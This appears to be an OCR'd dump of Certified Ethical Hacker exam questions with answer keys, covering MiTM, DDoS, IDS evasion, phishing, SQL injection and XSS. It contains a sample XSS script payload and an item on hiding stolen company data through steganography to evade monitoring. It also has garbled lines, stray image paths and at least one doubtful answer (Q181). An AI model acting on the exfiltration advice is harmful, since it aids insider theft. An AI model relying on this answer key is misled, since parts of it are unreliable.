
Answer: C

NEW QUESTION 135
Which of the following type of scanning utilizes automated process of proactively identifying vulnerabilities of the computing systems present on a network?

A. Port Scanning
B. Single Scanning
C. External Scanning
D. Vulnerability Scanning

Answer: D

NEW QUESTION 138
What type of attack is shown in the following diagram?



2 Attacker
Attacker intercepts transmission and poses as JaneCo Corporation. Attacker exchanges his own keys with AcmeSin Corporation. Attacker then establishes a session with JaneCo Corporation posing as AcmeSin Corporation

1 AcmeSin Corporation
AcmeSin attempts to establish an encrypted session with company JaneCo

3 JaneCo Corporation
JaneCo sends all messages to the attacker who receives, decrypts, copies, and forwards copies to AcmeSin Corporation

A. Man-in-the-Middle (MiTM) Attack
B. Session Hijacking Attack
C. SSL Spoofing Attack
D. Identity Stealing Attack

Answer: A

NEW QUESTION 141
An attacker has successfully compromised a remote computer. Which of the following comes as one of the last steps that should be taken to ensure that the compromise cannot be traced back to the source of the problem?

A. Install patches
B. Setup a backdoor
C. Install a zombie for DDOS
D. Cover your tracks


Answer: D

NEW QUESTION 146
How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

A. Session Hijacking
B. Session Stealing
C. Session Splicing
D. Session Fragmentation

Answer: C

NEW QUESTION 147
A common technique for luring e-mail users into opening virus-launching attachments is to send messages that would appear to be relevant or important to many of their potential recipients. One way of accomplishing this feat is to make the virus-carrying messages appear to come from some type of business entity retailing sites, UPS, FEDEX, CITIBANK or a major provider of a common service.
Here is a fraudulent e-mail claiming to be from FedEx regarding a package that could not be delivered. This mail asks the receiver to open an attachment in order to obtain the FEDEX tracking number for picking up the package. The attachment contained in this type of e-mail activates a virus.



Fake E-mail

From: FEDEX Packet Service
Subject: FEDEX Packet N0328795951

Dear Sir/Madam,

Unfortunately we were not able to deliver postal package you sent on July the 1st in time because the recipient's address is not correct.

Please print out the invoice copy attached and collect the package at our office.

Your Sincerely FEDEX

[File Attached: Fedex-Tracking-number.zip]

Legit E-mail

Be alert for fraudulent e-mails claiming to be from FedEx regarding a package that could not be delivered. These e-mails ask the receiver to open an attachment in order to obtain the airbill or invoice for picking up the package. The attachment contained in this type of e-mail activates a virus. DO NOT OPEN the attachment. Instead, delete the e-mail immediately.

These fraudulent e-mails are the unauthorized actions of third parties not associated with FedEx. When FedEx sends e-mails with tracking updates for undeliverable packages, we do not include attachments.

FedEx does not request, via unsolicited mail or e-mail, payment or personal information in return for goods in transit or in FedEx custody. If you have received a fraudulent e-mail that claims to be from FedEx, you can report it by forwarding it to abuse@fedex.com.

If you have any questions or concerns about services provided by FedEx, please review our services at fedex.com/us/services or contact FedEx Customer Service at 1.800.GoFedEx 1.800.463.3339.

Vendors send e-mails like this to their customers advising them not to open any files attached with the mail, as they do not include attachments.
Fraudulent e-mail and legit e-mail that arrives in your inbox contain the fedex.com as the sender of the mail.
How do you ensure if the e-mail is authentic and sent from fedex.com?

A. Verify the digital signature attached with the mail, the fake mail will not have Digital ID at all
B. Check the Sender ID against the National Spam Database (NSD)
C. Fake mail will have spelling/grammatical errors
D. Fake mail uses extensive images, animation and flash content


Answer: A

NEW QUESTION 151
Which of the following tool would be considered as Signature Integrity Verifier (SIV)?

A. Nmap
B. SNORT
C. VirusSCAN
D. Tripwire

Answer: D

NEW QUESTION 153
What type of attack is shown here?


Handler infects a large number of computers over Internet
Attacker sets a handler system
1
2
3
Zombie systems are instructed to attack a target server
Handler
Compromised PCs (Zombies)
Attacker
1
2
3
Targeted Server
Handler
Compromised PCs (Zombies)

A. Bandwidth exhaust Attack
B. Denial of Service Attack
C. Cluster Service Attack
D. Distributed Denial of Service Attack

Answer: D

Explanation: We think this is a DDoS attack not DoS because the attack is initialed in multiple zombies not single machine.

NEW QUESTION 154
Which of the following encryption is NOT based on block cipher?

A. DES
B. Blowfish
C. AES (Rijndael)
D. RC4

Answer: D

NEW QUESTION 156
Data is sent over the network as clear text (unencrypted) when Basic Authentication is configured on Web Servers.

A. true
B. false

Answer: A

NEW QUESTION 161
"Testing the network using the same methodologies and tools employed by attackers" Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning
B. Penetration Testing
C. Security Policy Implementation
D. Designing Network Security

Answer: B

NEW QUESTION 163
File extensions provide information regarding the underlying server technology. Attackers can use this information to search vulnerabilities and launch attacks. How would you disable file extensions in Apache servers?

A. Use disable-eXchange
B. Use mod_negotiation
C. Use Stop_Files
D. Use Lib_exchanges

Answer: B

NEW QUESTION 165
You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account


Answer: C

NEW QUESTION 170
Fred is the network administrator for his company. Fred is testing an internal switch. From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
B. He can send an IP packet with the SYN bit and the source address of his computer.
C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 172
What framework architecture is shown in this exhibit?



A. Core Impact
B. Metasploit
C. Immunity Canvas
D. Nessus

Answer: B

NEW QUESTION 175
Joseph has just been hired on to a contractor company of the Department of Defense as their Senior Security Analyst. Joseph has been instructed on the company's strict security policies that have been implemented, and the policies that have yet to be put in place. Per the Department of Defense, all DoD users and the users of their contractors must use two- factor authentication to access their networks. Joseph has been delegated the task of researching and implementing the best two-factor authentication method for his company. Joseph's supervisor has told him that they would like to use some type of hardware device in tandem with a security or identifying pin number. Joseph's company has already researched using smart cards and all the resources needed to implement them, but found the smart cards to not be cost effective. What type of device should Joseph use for two- factor authentication?

A. Biometric device
B. OTP
C. Proximity cards
D. Security token

Answer: D

NEW QUESTION 176
Bob has been hired to do a web application security test. Bob notices that the site is dynamic and must make use of a back end database. Bob wants to see if SQL Injection would be possible. What is the first character that Bob should use to attempt breaking valid SQL request?

A. Semi Column
B. Double Quote
C. Single Quote
D. Exclamation Mark

Answer: C

NEW QUESTION 179
While testing web applications, you attempt to insert the following test script into the search area on the company's web site:
<script>alert('Testing Testing Testing')</script>
Later, when you press the search button, a pop up box appears on your screen with the text "Testing Testing Testing". What vulnerability is detected in the web application here?

A. Cross Site Scripting
B. Password attacks
C. A Buffer Overflow
D. A hybrid attack

Answer: A

NEW QUESTION 181
Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threats, but it does not

secure the application from coding errors. It can provide data privacy; integrity and enable strong authentication but it cannot mitigate programming errors. What is a good example of a programming error that Bob can use to explain to the management how encryption will not address all their security concerns?

A. Bob can explain that using a weak key management technique is a form of programming error
B. Bob can explain that using passwords to derive cryptographic keys is a form of a programming error
C. Bob can explain that a buffer overflow is an example of programming error and it is a common mistake associated with poor programming technique
D. Bob can explain that a random number generator can be used to derive cryptographic keys but it uses a weak seed value and this is a form of a programming error


Answer: A

NEW QUESTION 184
This method is used to determine the Operating system and version running on a remote target system. What is it called?


A. Service Degradation
B. OS Fingerprinting
C. Manual Target System
D. Identification Scanning

Answer: B


NEW QUESTION 187
What is the correct order of steps in CEH System Hacking Cycle?




A. Step 1. Gaining Access
Step 2. Escalating Privileges
Step 3. Executing Applications
Step 4. Hiding Files
Step 5. Covering Tracks



B. Step 1. Covering Tracks
Step 2. Hiding Files
Step 3. Escalating Privileges
Step 4. Executing Applications
Step 5. Gaining Access



C. Step 1. Executing Applications
Step 2. Gaining Access
Step 3. Covering Tracks
Step 4. Escalating Privileges
Step 5. Hiding Files



D. Step 1. Escalating Privileges
Step 2. Gaining Access
Step 3. Executing Applications
Step 4. Covering Tracks
Step 5. Hiding Files

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

